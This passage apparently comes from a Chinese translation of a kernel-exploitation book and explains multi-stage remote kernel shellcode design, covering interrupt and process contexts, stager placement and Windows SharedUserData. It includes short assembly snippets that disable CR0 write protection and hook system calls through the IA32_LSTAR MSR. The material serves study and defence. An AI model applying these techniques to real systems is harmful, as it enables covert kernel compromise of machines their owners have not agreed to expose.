- 如果我们已经拥有完全权限（远程守护进程通常以低权限运行，这样远程漏洞利用不允许直接提升权限），修改文件系统上一些与身份验证相关的文件，来创建一个拥有权限的新用户，攻击者可以用该用户的用户名和密码进入这台机器。然而，这是另一个“简化”的例子。我们不直接处理网络栈，而是创造条件使用标准工具（比如 SSH、Telnet 等）来达到权限泄露。很明显，远程目标首先要提供这个选择。至少要有一个进入该机器需要的基于身份鉴定的机制。

对于前面所述的每个选择来说，很容易找到针对不同操作系统和架构的经过验证且最优化的 shellcode，这些编码在大多数漏洞利用编写者的收集里。这种复用不需调试的代码的机会在开发过程中是不可小视的，编写远程内核利用也是这样。但这不是我们查看这些 payload 的主要原因。重要的是，我们要再一次向用户态转移尽可能多的工作，简化内核 shellcode 的设计 / 执行，提高它的稳定性（一再记住我们的黄金原则：不要使远程目标崩溃）。

在这个例子中，由于没有一个直接在我们控制下的用户态进程，为了在用户态执行，需要扩展我们的 payload，使它能够拦截一个目前正在运行的进程，让这个进程执行任意代码。换句话说，我们想拥有改变执行的环境（从高优先级的内核态到用户态）的能力，保留控制程序流程代码的能力。本节剩余部分将阐述如何操作。

payload 迁移

让我们从一个简单的观察开始。在操作系统的生命周期中，运行上下文时刻都在改变。用户态代码执行，调用到内核态，得到返回结果，和其他的用户和内核进程交叉执行。同时，几乎不断接到各种硬件装置的中断，马上响应中断。很明显，在任何操作系统 / 架构中，必须要在恰当的位置建立好的支持系统，从优先级低的跳跃到优先级高的上下文（和反过来的），还有上下文转换的支持（多数由调度程序管理）。

进入远程 payload。正如我们所说，我们在内核层有代码执行并且要执行一个用户态 payload。很明显，不管怎样，我们要让 shellcode 有能力改变执行上下文（比如，从内核态到用户态）来达到目标。鉴于此，远程 payload 大量利用 stager，它们是代码的一部分，负责重新定位单独的 payload 和为该代码建立执行上下文。然后 stager 把控制转移到重定位的 payload 中，或直接（比如，通过直接跳转），或间接（比如，通过调整的函数指针）。

在直接跳转到不同 stager 的实现之前，要理解为什么我们要从执行环境中迁出，我们想迁入 / 迁出的是怎样不同的执行上下文。以问题形式重述一下，“这种多级的方式给我们带来了什么？”为了回答这个问题，需要深入挖掘内核执行路径（Kernel Execution Path，KEP）上下文这个概念，以及不同的上下文如何影响我们的 payload 的执行。

KEP 上下文

在第 1 章中，我们提及 KEP 可能运行在的两种主要的上下文：进程上下文和中断上下文。这里，我们将会讨论这些上下文更多的细节，然后探索 shellcode 的多级设计。

代表用户态运行的进程 KEP 被认为是在进程上下文（也称作 process-aware 上下文或者 fault-aware 上下文）。这个执行的 KEP 与在内核层激活入口进程直接相关，并且实际上通常被称为被用户态进程支持。

不管我们的 payload 什么时候在这个上下文中运行，我们几乎可以做任何想做的：调用几乎任何内核接口和 API，“安全地”进入用户空间，和调度程序交互（比如，让目前的进程脱离 CPU），以及一般来说，进入可能休眠的路径。fault-aware 上下文这个别名源于这样的事实，内核能够管理在该层次运行的 KEP 引起的异常。这是一个源于存取某些用户态内存的经典的页面错误的例子。

注意　如何管理所述的错误，取决于目标操作系统。让我们继续“用户态访问的页面错误”的例子，到目前为止，从 payload 开发方面来看，这是目前最有趣的例子。在 Windows 中，要成功处理这类错误，就要注册正确的异常处理程序，而在 Linux（和一般的 UNIX）中，在错误处理句柄中直接给出了与内核 API 相关的路径，该 API 被委派来进入用户态部分（例如，getuser()）。也要注意到，在 Windows 中，未管理的异常对系统来说是毁灭性的（不管上下文怎样），而在 Linux 中，进程上下文中的错误会杀死进程，但系统还能保持稳定。由此断定，如果 KEP 与需要特定资源的进程联系在一起（如锁、互斥体等），其他终止情况也许可以达到（比如，死锁），但错误本身不是毁灭性的。这是漏洞利用程序开发中要记住的东西，因为有时，在触发这个错误之前，

我们也许没有机会恢复，特定的操作系统行为也许还能给我们一次机会，继续成功的利用。

对漏洞利用更不友好的解决方式是中断上下文。中断是硬件（比如，网卡）或者软件（比如，断点指令）能终止当前的执行路径，把执行转移到专门的程序。这些程序通常称为中断服务程序（Interrupt Service Routine，ISR）。ISR 的工作是处理引发中断的原因（为中断服务），然后触发终止，或者返回 / 继续之前的执行路径。

中断可能是同步的，也可能是异步的。同步的中断（有时称为异常）是由错误引起的（比如，除零）或软件引发的调用（比如，在 x86 汇编中的 INT 指令），这样，同步中断通过重新执行相同的代码路径能够重现。异步的中断基本上是由硬件产生的，可能发生在任何时候（比如，每当数据包到达网卡或硬盘完成了某个操作）。下面集中讨论异步的硬件中断。

正如我们所说的，这样的中断实际上可以发生在任何时候，这意味着，对于中断可能与什么进程相关，内核不能做任何假设（实际上，中断也许根本没有与任何进程相关）。因此，在这个上下文中，执行大量内核 API 是不安全的，所以这是明确被禁止的（内核程序员进行“是否处于中断的上下文中”之类的检查，如 Linux 的 `in_interrupt()`、Windows 的 IRQL 层等，以捕获这些情形，如果结果为“是”就会引发混乱）。由此，不允许 ISR 调用调度程序或休眠。（什么进程会被休眠？甚至是否有与休眠相关的进程）

根据架构，操作系统设计、中断的类型的不同，ISR 可能被嵌套，也可能不被嵌套（中断取代正在运行的 ISR）。典型的情况是，不同的优先级与不同的中断有关（或类），权限低的 ISR 可以被权限高的中断打断。同样，为权限高的中断服务的 ISR 要尽可能快，因为 CPU 很可能卡在其中。没有告知收到权限高的中断，一般看做内核编码发出的严重的警报，可能会引发混乱。

为了防止这种情况（一般来说，也为了让中断编码尽可能小），操作系统利用延迟的程序（由 Windows DPC 或者延迟程序调用而得名）。延迟的程序是与处理中断相关的额外的任务，这个中断由 ISR 制定，会稍后，通常在更加有利的上下文中再执行。延迟程序的例子有设立标志位和增加计数——基本上是中断所需要的必要的内务操作的最小数量。这样，让 ISR 尽可能小，还可以让它对既定中断结合更复杂的工作，把所有不重要的进程推迟到晚些时候。虽然从操作系统来看，中断上下文和可称为延迟上下文的情形有很大不同，但它们基本对我们的 payload 实行同一套要求和限制，所以把它们放在一起讲解。

正如我们所说，不管我们何时在中断 / 延迟上下文中执行，只有内核 API 的一个有限子集（所谓的中断—安全（Interrupt-safe）函数）。同时，我们不能对于底层的进程作任何假设，不能注册，不能寄希望于任何形式的错误处理句柄。这意味着我们只能进入连续的（wires down）内存（目前在 RAM 之内且没有交换到磁盘空间的内存区域），除非我们准备冒险，这差不多限制了我们只能用内核地址空间。[⊖]注意，即使在很多操作系统中把内核内存作为目标，我们还

⊖ 这里大部分关于“访问用户态”隐含地考虑了用户 / 内核地址空间环境，虽然在分离的用户 / 内核地址空间例子中，因为不能直接使用内核 API，我们也不能得到用户态的 peek poking 函数。

是应该小心。虽然 Linux 在物理内存中连续存储（wires down）所有的内核编码 / 数据 / 堆页，Windows 和 Solaries 允许内核本身的一部分留在可分页的内存中，这种内存可以交换出磁盘。

> **提示**　另一方面，Linux 和其他 Linux 衍生版本使用懒惰上下文转换，来保存 Translation lookaside buffer（TLB）缓冲，这意味着内核线程一直会借用之前的执行进程或进程环境下线程相关的内存上下文。这意味着在任何给定时间（中断上下文在这里没什么不同），一个有效的用户态映射的集合与正运行的代码相关。因此，在用户 / 内核相结合地址空间的情况下，目前在内存中的用户态分页可以安全地直接访问，虽然做出这样的假设可能相当冒险。但是，在 Windows 中，这就完全不能保证了。闲置的线程没有任何与之相关的用户态环境，所以当中断取代它的运行，或者延迟程序紧接着执行，我们就只能看到内核地址空间。

正如内核开发者不遗余力使 ISR 有最少的编码一样，我们对开发 payload 也该这么做。它的中断上下文部分必须总是尽可能小，应该专注于从不友好的上下文中逃离（使用（stager）到达进程上下文），专注于需要最少的恢复，来保持系统稳定到下一阶段执行。（中断上下文的恢复可能很复杂，特别是考虑到对于如何引发中断和拥有什么资源我们所知甚少。）

设计注意事项

既然我们已经复习了中断和进程上下文的主要特点，现在就该使用我们从 shellcode 设计中学到的东西。到目前为止，我们的讨论中显而易见的第一点是，如果我们开始在中断上下文中执行，只有一件必须做的事：从那儿退出。最后，这几乎就是第一个 stager 的目的。在那之后，我们有了选择余地。我们可以试图编写只在内核中运行的 shellcode，或者我们可以决定进行一个额外的 stager，执行用户态 payload。

payload 的类型

虽然我们将主要关注连接用户态 shellcode 的后一种方式，但是两个选择都是可行的。一般来说，第一个选择要求更多的“内核层”工作，这可能与我们保持简单 / 安全的原则有些出入，并且随着时间推移，也会要求更多的调整，这取决于我们依赖多少内核函数和这些函数的稳定性。一般来说，在内核态提供 shell 所有的“优点”很困难；另一方面，调整文件系统或者执行其他小型 / 更简单的任务却可能足够容易。

第二种跳转到用户态 payload 的方式需要用一个额外的 stager，把执行从内核态转移到用户态，但可以针对目标环境灵活选择最合适的 payload（connect-back、port-opening 等），基本上没有额外的成本。同时，这样一般来说更安全，因为我们利用之后的交互后大多数发生在用户态而不是内核态。这种 shellcode 通常称作“多级的”，它包括在不同时间 / 上下文中执行的多种阶段。

考虑到最糟糕的情况，从中断上下文（已经存在进程上下文中只是该问题的子集），达到用户态执行有两种主要的方法：

- **三阶段多重 shell code**　这是最传统的方式，通常可用。它包括从中断上下文跳到进程上下文，从进程上下文到用户态。

- **两阶段多级 shellcode** 这种 shell code 利用特定操作系统设计 / 子系统，“跳过”一步。基本上，这些 shellcode 让我们从中断上下文直接跳到用户态执行（当然，作为一种可选方法，它们也从进程上下文跳到用户态）。

定位某个特定的 stage

因为我们的远程 shellcode 由多重阶段组成，在 payload（更一般地说，在内存里）内找到它们是通用设计的另一部分，这里经典的情况是单独一块空间包含了所需的所有 stager 和 stage，即从在中断上下文中执行的第一条指令到用户态 shellcode 的最后一条。即使在纯粹的内核内部 shellcode 的情况下，我们也有可能有一些不同的“部分”，这样我们这里的讨论也适用于这些 shellcode。

分离和找到 shellcode 特定的某一部分是项简单的任务。在开发过程中，把签名字节放在各阶段代码周围是很常见的，然后使用简单的“字节—扫描”代码片断来定位它们。这项技术的优点是，它不使用任何硬编码，并且长度任意，可以放在 shellcode 内的任何位置。缺点是它导致 shellcode 比较大（通过签名字节 + 逻辑来找到它们）且不太简洁。

与之完全相反的方法是使用硬编码的偏移，这样把寻找和复制 shellcode 的操作最优化。这里的思路是控制整个 shellcode，因此我们不仅知道每个 stage 的位置，还知道每个 stage 的大小，这种方式让我们除去一些字节（这些字节在让 payload 与特定的缓冲区更加匹配方面，可能很重要），通常该方法仅适用于运行足够稳定的时候，因为 shellcode 大小和格式在实验到开发的过程中有可能更改。万一需要运行 shellcode 的地址，（x86 64 位架构允许我们使用与 RIP 相关的地址），可以使用经典 JMP/CALL/POP 技巧。这种方式也可以作为定位 shellcode 的另一种途径，但是 payload 依然要求签名或者硬编码值，以确定停止复制的位置。

```
[ ... ]

JMP label_nested_shellcode              [1]
label_start:
POP esi                                 [3]
MOV edi, nested_staged_location         [4]
MOV ecx, nested_stage_size              [5]
REP MOVSD                               [6]
JMP label_recovery

[ ... ]

label_nested_shellcode:
CALL label_start                        [2]
here is placed the nested staged
shellcode of size nested_stage_size

[ ... ]
```

这个伪汇编代码用 JMP/CALL/POP 技术（在 [1]，[2] 和 [3] 处），把相对偏移转化成 stage 的绝对地址。随后，代码加载内核目标地址把 stage 复制到 [4] 处的 EDI，在 [5] 处硬代码把 stage 的大小放入 ECX。最后，在 [6] 处的代码使用 REP MOVSD 命令复制 stage。

注意 通常 shellcode 中的不同 stage 存储在 payload 本身内，但这不是强制的。想一

想那些首先只为我们提供一个小缓冲区的漏洞。在这种情况下，我们很可能要使用基于签名的方式，但这次目标是整个内核内存（或者它“合理”的子集）。基本思路（虽然每个例子相差很远）根据，其他网络包在内存或在堆内存还是一些信息分派队列中，使用它们中的一个来携带我们的 shellcode。

放置 shellcode

不管在什么样的上下文中运行，每个 stager 都要解决找到一块内存空间来放置刚定位的 stage 的问题。该目标位置至少要在复制期间要可写，而且当被攻击者 KEP/ 用户态进程执行指向那里时，它要可执行。当然，这不完全是个新问题，而是在任意写的漏洞方面遇到的问题的变体。看上去这又主要取决于的 W^X 原则在内核 / 用户层运用的好坏。的确如此吗？

其实，任意写漏洞和我们目前情况有着实质的差别。在这一点上，实际目前我们已经在内核级别执行受控制的 payload！这意味着不需要担心很多保护和映射，因为我们有足够的权限来进行设计和架构：

- 我们能够使 CR0.WP 标志无效，从而允许写入只读的区域（x86 32 位和 64 位架构都可以）。
- 我们能够定位进程页表，并手工浏览它们，找到我们感兴趣的区域。从而能够调整读 / 写 / 执行许可位（包括其他任何与页面相关的位）。

第一种方式在任何时候都是经典方法。在 x86 payload 内，最好使 WP 位失效，除非它会在一些脚本中引发问题。[⊖]其优点除了能够把我们的 shellcode 放在只读内存映射内（很可能是可执行的），还使我们不太可能偶然地跨过只读区域。使 WP 无效的方法很简单。下面是一个使用 x86-64 位集合的例子（32 位编码完全相同，但要使用 32 位通用寄存器）：

```
mov %cr0, %rcx
mov %rcx, %r12
btr $16, %rcx          [1]
mov %rcx, %cr0         [2]
```

我们在 RCX 内读取 CRO，使用 BTR 指令（位测试和重设）来清理 RCX 在 [1] 处的 WP 位。然后在 [2] 处更新 CR0。为了更简单的存储，我们保存 R12 内 CR0 的原始值（如果我们不能为此目的指定临时寄存器，可以复制 BTS 而不是 BTR 操作序列）。注意 BTR 会影响 CF 标志，因为它保存了经过测试和清理位的原始值。

与 WR 技巧相比，修改页表的方法更传统。它可以应用到任何基于页的结构，允许任何形式对页表位操作（比如，我们可以操作执行许可位）。在这个意义上，这种直接修改页表的方式更普遍。同时，相比之下它更复杂一些，也更大一些。这里的思路是人工检查物理页面入口，根据我们的目的更新它们的标志。这种方式有一些附加说明：

- 找到正确的页表开始地址。架构通常用一个寄存器专门储存这个值，如果处于进程上下

⊖ 如果它试图让 WP 无效，或者它已经无效，PaX 会引发混乱，管理程序会直接忽视它，等等。

文中，这个值很容易读取；对于通用目的寄存器 x86 和 CR3 的 MOV 一样简单。内核在进程控制结构中保留一个复制用于允许上下文转换。

- 与页表相关的地址是物理地址。我们需要到每一层遍历它。因为我们要从 payload 内部达到虚拟地址，就要利用内核里物理层和虚拟层的 1 ： 1 的映射区域到达正确的引用页。
- 如果该页面已经存在于 TLB 中，需要让入口无效从而强制 CPU 再次将它插入，仔细检查经过修改的页表。

应该明确一点采用之前的方式，我们获得很多选择目标地区的自由，从而可以集中精力寻找可预测的、固定的地址，或者通过启发式方法容易（和安全）的发现某一地址。

如果不能使用 WP 标志技巧，或者如果需要对目标内存区域进行更多控制，可以使用基于页表的方式。因为我们已经对目标区域拥有这么高程度的控制（和自由），应该选择对恢复没有要求的区域（基本避免重写重要数据的区域）。这里有一些这方面很好的例子。

- **用于对齐的填充字节** 每次执行时，无论是内核模块还是用户态的二进制加载到内存，它的各种段都加载成头文件（或者由加载者（loader）决定，诸如加载内核模块或者是二者的结合）。每一个段被赋予的大小一般不可能是页对齐的。因为页是内存的最小单元，在绝大多数情况下，额外的空间由空字节（例如 0x00）填充，并将永不使用。

```
.text:0048EF04 ; __stdcall RtlpGetRegistrationHead()
.text:0048EF04 _RtlpGetRegistrationHead@0 proc near
.text:0048EF04
.text:0048EF04 mov    eax, large fs:0
.text:0048EF0A retn
.text:0048EF0A _RtlpGetRegistrationHead@0 endp
.text:0048EF0A
.text:0048EF0A ; - - - - - - - - - - - - - - - - - - - - - - -
.text:0048EF0B align 100h
.text:0048EF0B _text      ends
.text:0048EF0B

MISYSPTE:0048F000 ; Section 2. (virtual address 0008F000)

[...]
```

上述例子来自 Windows Server 2003 32 位核心模块的二进制 dump。如上所示，.text 段终止于虚拟偏移量 0x48EF0B，但是在内存中的段是页对齐的，因此，当加载时，剩下的字节由空字节填充直到下一节开始。MISYSPTE 开始于（0x48F000），这可以一目了然查看内存的足迹。

```
8088eec4   00b4838900458b00   c4838908458d0000   900004c25b000000
408b00000124a164
8088eee4   64018904244c8b1c   18408b00000124a1   244c8b000002102d
ff8b0008c2018908
8088ef04   00c300000000a164   0000000000000000   0000000000000000
0000000000000000
```

```
8088ef24   0000000000000000   0000000000000000   0000000000000000
0000000000000000
8088ef44   0000000000000000   0000000000000000   0000000000000000
0000000000000000
8088ef64   0000000000000000   0000000000000000   0000000000000000
0000000000000000
8088ef84   0000000000000000   0000000000000000   0000000000000000
0000000000000000
8088efa4   0000000000000000   0000000000000000   0000000000000000
0000000000000000
8088efc4   0000000000000000   0000000000000000   0000000000000000
0000000000000000
8088efe4   0000000000000000   0000000000000000   0000000000000000
0000000000000000
8088f004   51ec8b55ff8b0000   02808a072405f651   1c745710758b5653
f6085d8b1875f685
8088f024   ebfee383057401c3   37f0e8530c75ff0e   8b085d8b03ebfffc
f685c033c9030c4d
```

除非这里有一些随机的表单，否则代码段通常在一个可预测的地址处，我们可以使用一个非常简单的启发式方法去定位大量连续的填充字节。一般情况下，这些映射是只读的，使用 WP 方式是很好的选择。在任何情况下，当需要修改它们时，我们只需将适当的页表位从只读切换到可写状态。

- **内核 / 用户态的多页映射**　正如我们所知道的，内存是通过虚拟映射指向一个物理页来传递地址的。两个不同的虚拟映射可以指向同一个物理页（有不同的权限位）。接下来一个案例是同一个物理页通过不同的虚拟地址暴露其内核态和用户态。一般情况下，这种双映射被用来暴露数据和可执行路径到用户态，保留着直接修改的能力，通过内核态（可写）的阴影映射。如果这种类型的映射在一个固定的地址处（如 Windows SharedUserData, 将会在本章的后面介绍，或者 Linux 的 vsyscall 页，将在第 8 章详细介绍），这将是一个很好的利用机会：
  - 可以通过一个简单的方法在用户态放置代码。内核 stager 修改内核阴影（shadow）映射和更新的页可以在用户态显示（通过在内部添加一些额外的代码，或者通过一个用户态进程）。
  - 可以通过一个简单的方法在内核态放置代码。这可能是直接的，前提是阴影内核映射有执行权限（就像 Windows SharedUserData 案例），或者是间接的，通过使内核简单地修改阴影映射，然后跳转到用户态的代码处。当然，这只有在用户和内核地址空间合并的情况下才可执行。
  - 可以把 payload 用到两阶段的多级处理方法中，它给出了一个从中断上下文到用户态的直接入口点。我们将在“两阶段的多级 shellcode”一节中详细讨论。
- **栈**　内核态和用户态的栈分别是中断—处理上下文和处理—用户态 stagers 的好目标。栈的一个很大的优点是在当前栈顶下的所有内存均是死内存，因此可以自由地重写，还有，

栈的地址很容易提取（它们总存储在寄存器中）。从另一个方面讲，即使是在支持栈的系统上，栈也越来越可能是不可执行的，因此需要一些额外的工作将相关联的入口修改为可执行的。尽管如此，在处理上下文中可以运行指定的第二个 stager，因此可以在一个更好的条件下执行复杂的任务（如调整栈映射权限），当放置用户态 stage 时，用户态的栈仍然是一个相当好的目标。

- **不使用的部分系统架构或代码** 根据目标操作系统和目标上下文转换的类型，或许可以找到大部分未使用的结构体，用于存放我们的 shellcode。这里的一个经典的例子被用作 IDT 结构体的第二部分，然而在 64 位的 Windows 操作系统中，IDT 由 KPP 保护，而且必须尽快存储。此外 IDT（传统的结构类型）遭遇了和栈一样的问题：它可能是只读的。

用未使用的代码替代正在工作的代码和填充空白是一样的，额外的警告是破坏之后必须小心并正确地恢复它，且不要挑“热门”（或者很可能是要撞上的）代码路径。对没在使用的代码这一方法的最佳目标是内核启动代码（中断—处理上下文迁移）和二进制头（处理上下文—用户态迁移）。

实用的例子：Windows 共享用户数据域

对实用例子 payload 设计的讨论和 Windows 的共享用户数据域有很大的关联。制定目标于共享用户数据域的技术原本由 Barnaby Jack 提出，然后由 Skape 和 Bugcheck 拓展。共享用户数据域是一个小的（4kB）物理页，该页面在内核启动时，内存设置阶段的早期被保存，并且通过双映射对用户态和内核态都可见。

- 用户模式映射在地址 0x7FFE0000 只有可读权限（在没有数据执行拦截的系统中读和执行都是可以的，诸如 Windows XP SP1、Windows Server 2003 SP0 等）。这个映射在 32 位、64 位本地处理都是有效的。
- 内核模式阴影映射在地址 0xFFDF0000 处，定位在保护的 HAL 范围内（0xFFC00000 ～ 0xFFFFFFFF）在 32 位的内核中，在 64 位系统中的地址在 0xFFFFF78000000000（共享系统映射）。权限（读—写—执行）和该映射关联起来。

我们可以使用 WinDbg 中的 !pte 命令来查看这两种不同的虚拟地址如何指向相同的物理页。下面的实例取自 Windows Server 2008 R2 64 位系统。

```
kd> !pte 7ffe0000
    VA 000000007ffe0000
PXE @ FFFFF6FB7DBED000        PPE at FFFFF6FB7DA00008    PDE at
FFFFF6FB40001FF8       PTE at FFFFF680003FFF00
contains 0070000001CC2867    contains 1ED000003CE25867    contains
4FB0000011600867    contains CFC00000001B8025
pfn 1cc2     ---DA--UWEV          pfn 3ce25      ---DA--UWEV  pfn 11600
---DA--UWEV    pfn 1b8       ---A-UR-V


1: kd> !pte fffff78000000000
    VA fffff78000000000
PXE @ FFFFF6FB7DBEDF78        PPE at FFFFF6FB7DBEF000    PDE at
FFFFF6FB7DE00000       PTE at FFFFF6FBC0000000
contains 000000000019D063    contains 00000000001BA063    contains
```

```
0000000001B9063    contains 0000000001B8163
pfn 19d   ---DA--KWEV  pfn 1ba   ---DA--KWEV    pfn 1b9      ---DA--KWEV
pfn 1b8      -G-DA-KWEV
```

正如 !pte 指令所示，PTE 关于 0x7FFE0000 的地址（用户可见部分）和关于 0xFFFFF-78000000000 的地址（内核阴影映射）都包含一个引自于页框号（PFN）⊖ 0x1B8 的物理页地址。查看其权限位就可以验证我们上面所说的。用户映射是只读的，（UR 中 U 的意味着管理员 / 用户位关闭），然而阴影映射是可读可写的（KWE 中的 K 意味着管理员权限可用）。

Shared User Data 域展示了对目标虚拟内存映射的一些思路特点（正如前段所展示的），其中之一，就是它的虚拟地址是固定的（没必要去猜或者去找它），此外：

- 如果我们正在处理一个中断—处理上下文 stager，它可以提供一个 RWX 映射使用（没有必要处理架构或者页表）。
- 如果我们正处理一个上下文—用户态 stager，它提供了一个简单的方式来修改页面的内容（通过内核阴影映射），如果在 x86 的 32 位系统（没有可执行位是可用的）中，它也提供了一个简单的方法来执行代码。在 64 位系统中，我们将借助页表来改变它的映射，切换至 NX 位。正如接下来我们将看到的，当我们拥有两阶段的多级 shellcode 时，在 Windows 中使用页表是非常简单和有效的。

预观察很有意思，但是据我们所知，它们仍然从属于一个额外的入口。那么可以随意地更改 SharedUserData 域而不对系统状态造成严重影响吗？换句话说，我们可以覆盖这里的一些代码吗？下面将深入讨论。

SharedUserData 页面保存了 KUSER_SHARED_DATA 结构体。这个结构体在 64 位机器上是 0x5f0 字节长，在 32 位机器上会更小些。既然页面是 0x1000 字节长，那么我们有大概一半的页面可用。KUSER_SHARED_DATA 的边界线和它的尾部填充如下所示：

```
[ ... ]
fffff780`000005a0 d1 6c 4c 7d 6d 2d df 11 af c7 d7 20 f0 66 66 b1
fffff780`000005b0 28 00 00 00 00 00 00 00 00 e7 80 00 00 f8 ff ff
fffff780`000005c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fffff780`000005d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fffff780`000005e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fffff780`000005f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fffff780`00000600 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fffff780`00000610 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fffff780`00000620 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fffff780`00000630 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[ ... ]
```

如上所示，有大量的空间供 shellcode 使用，这个地址固定，可写以及可执行的区域成为了 Windows 系统中一个很好的目标。事实上，SharedUserData 域允许我们做更多的事情，我们将在本章“两阶段的多级 shellcode”一节中学习更多这方面的知识。

⊖ 在 PNF 数据库中，PNF 唯一地确定了一个物理页框和一系列表示系统中每个内存物理页面的数据结构。

多级 shellcode

讨论了一般的 payload 设计，下面将简要地讨论三阶段和两阶段的多级 shellcode。特别是，既然我们已经掌握了放置一个 stager 的位置和方法，同时完成上下文变换。我们关注的第一种 payload 将基于三个层次：更精确、经过两个 stager 以及用于最终的用户态。

第一个 stager：中断—处理上下文迁移

第一个 stager 运行在中断 / 延缓上下文。正如我们所看到的，好的做法是尽量使 stager 紧凑，推迟任何不重要的恢复、更新，限制执行简单的变换，和进行路径拦截。在设计 payload 时，我们控制了一些路径 / 位置来放置 shellcode。如我们所知，只有可写的内存在转化为无页面的核心内存，才能被安全访问。如果没有合适的内存区存在（例如，如果一些和 SharedUserData 域一样的地址映射丢失），首先就需要采用架构技巧。比如 x86 上对直接页码表操作之前使用 WP 方法 。

完成了安置步骤后，接下来的关键步骤是触发一个进程上下文 KEP 执行到下一个 stage。内核态一样，我们有很多方法来完成这个任务，用不常用的方法是拦截系统调用表。

正如我们所知道的，操作系统为用户态提供了服务集合，用系统调用进行输出。系统调用采用索引进行识别，如系统调用表。因为它们由用户态进行调用，系统调用总是在进程上下文里执行，那里也是我们想执行代码的地方。我们需要知道的是拦截系统调用表的地址以及目标进程调用最频繁的系统调用索引号。

找到系统调用表的地址又要包括一些前提条件，这取决于系统，但是由于系统调用基础结构利用了架构来有效地进行上下文切换，那么通常只要找到正确的寄存器位置和结构指针，通过模式匹配 / 字节扫描函数就可以获得正确的地址或者尽可能接近该地址。注意，在一些系统上，比如 64 位的 Windows 系统或 Linux 设备中，若含有 PaX 集，则它们的系统调用表可能是只读的，因此，需要对 WP（或直接修改相关页面表条目）提升权限，使其是可写的。

> **警告** 64 位 Windows 系统提出了一个额外的挑战。系统调用表不是用 64 位绝对地址来实现的，而是 32 位相对地址来实现的。这种设计暗示了系统调用可以只能在表的 2GB 偏移量范围内，反过来也影响了 shellcode。基于这个原因，我们之前描述过的 SharedUserData 域不能与拦截的系统调用连接（这不是在 2GB 偏移量范围内）。

拦截系统调用是我们之前刚开始对内核利用使用过的技术，流程非常简单。所有我们需要做的就是覆盖表里所选中的条目。如果我们想要模拟（在 shellcode 的最后）系统调用，就需要保持初始地址，然后在调用之前重置栈 / 注册表内容到合适的状态。这对进程上下文来说，在第一次执行之后，会“立刻”覆盖存储表的内容。

Windows 中修改包含 IA32_LSTAR MSR（C0000082H）地址的方法是一个与系统调用直接相关的很好的例子。通过修改寄存器的值，我们可以拦截系统上的任何系统调用。这个方式被 Skape 和 Bugcheck 在 Uninformed e-zine article ⊖这样称为“Windows 内核态目标基础”。以下代码说明如何覆盖 64 位 Windows 系统的 IA32_LSTAR MSR 寄存器信息：

⊖ Bugcheck and skape，“Windows kernel-mode payload fundamentals，” www.uninformed.org/?v=3&a=4&t sumry.

```
lea rax, hookroutine
mov ecx, C0000082        [1]
mov rdx,rax
shr rdx, 20h             [2]
wrmsr                    [3]
```

前面这段代码在 KiSystemCall64 入口处安装了 hookroutine。这个指针用于加载新的 MSR 寄存器即 WRMSR（写 WSR）。这个指针期望的 MSR 寄存器索引是 32 位的 ECX 寄存器和 EDX：EAX 处的 64 位线性地址。它将新的 hookroutine 线性地址定位到在 [1] 处的 RAX 寄存器。接下来，IA32_LSTAR MSR 寄存器索引（C0000082H）被存入 ECX 寄存器（在 [2] 处）。32 位 hookroutine 地址接下来通过 WRMSR 指示加载到 EDX 寄存器中来完成 EDX:EAX 对，如第 3 行代码所示。

第 2 个 stage：处理上下文—用户态迁移

在拦截系统调用之后或任何其他拦截函数指针 / 方法执行之后，第二阶段仍然是通过执行一个 stager 来放置第三阶段（用户态 payload）并将目标用户态进程的执行流转移过去。

在放置 shellcode 时，有两个主要的选择：放置代码到内核 / 用户共享映射，或者将代码注入用户态进程虚拟地址空间。由于内存权限（读 / 写 / 执行）的问题，放在用户态的 payload 在第 2 个 stager 的执行过程中，内核 payload 会产生一个警告，那就是用户态和内核态需要能够看到所选的内存区域。在联合的用户 / 内核地址空间环境（Windows、Linux 和 Solaris x86），这最后一点非常直接，低于内核保留区域开始位置的合适映射的任何一个位置都是可用的，而且我们几乎可以直接写入这个位置。在分开的用户 / 内核地址空间环境（Mac OS X、Solaris SPARC），情况有一点差别。由于地址空间是分离的，所以最好的方法是利用内部的函数来复制用户的地址空间，或者完全依赖于一个共享区域。 我们可以利用结构上的技巧来写入只读区域，或者依赖页表上的直接操作。由于运行在进程的上下文中，我们实际上处在一个很好的环境中，页表操作也因此可能更具吸引力。

> **提示**　在混合的用户 / 内核地址空间的环境中，使用内核内部的函数同样是一个更好的选择。正如我们所见，除非我们能够保证目标页在内存之中（我们将会看一个共享段的例子），否则我们需要远离潜在的页错误（一个没有映射的或者无效的区域，或者一个分页超出磁盘的区域）以保证安全。当然，我们需要在使用这些函数之前处理好它们的标识符。

把 shellcode 放到合适的位置之后，就需要重定向用户态进程执行流。在这时，我们是在进程上下文中执行，这也就意味着一个用户进程已经初始化一个 KEP（比如系统调用后的结果）。然后，内核需要存储这个 KEP 信息然后返回给用户态进程再让它继续执行。在第 3 章中，我们看到一个 x86 架构上该情况的一个例子。可以使用软件中断进入内核，内核会使用一个特殊的栈结构来指定段选择器、指令指针的值以及连接 IRET/IRETQ 指令栈指针并返回到用户态。很显然，这是执行流重定向的理想目标。我们所需要做的就是改变保存的指令指针，它能指向保存我们用户态 payload 的内存地址。

如果目标操作系统提供一个简单的系统调用分配，那么这个方法更容易实现。我们可以首先使用它来实现第二个 stager 的执行（比如，IA32_LSTAR MSR 方法）。这时，我们将直接控制用户态切换和修改指令指针。可以通过存储目标用户态进程的原始执行流来扩展用户的 payload（这不是必须的），这样就不用结束进程并且不报错。通过把用户态起始指令指针传递给用户态 shellcode（如将它复制到预留的区域）并让其“模拟”系统调用的返回值，就可以很容易达成目的。

两阶段的多级 shellcode

两阶段的多级 shellcode 就像名字所说的，由两部分组成：一个 stager 和一个用户态 payload。一个在进程上下文环境中运行的 KEP 造成的漏洞很容易作为利用的目标（不需要从中断进入处理上下文），我们需要考虑三级 shellcode 的一个子情况，并把注意力集中到允许我们直接从中断上下文在用户态[⊖]执行的方法。这些方法有两个特点：

- 内核 / 用户态的多页映射的存在，就像前面的内容中提到的。这是强制使目标进程的用户虚拟地址空间中出现用户态 payload（在中断上下文中，我们不能安全地直接进入用户态）。
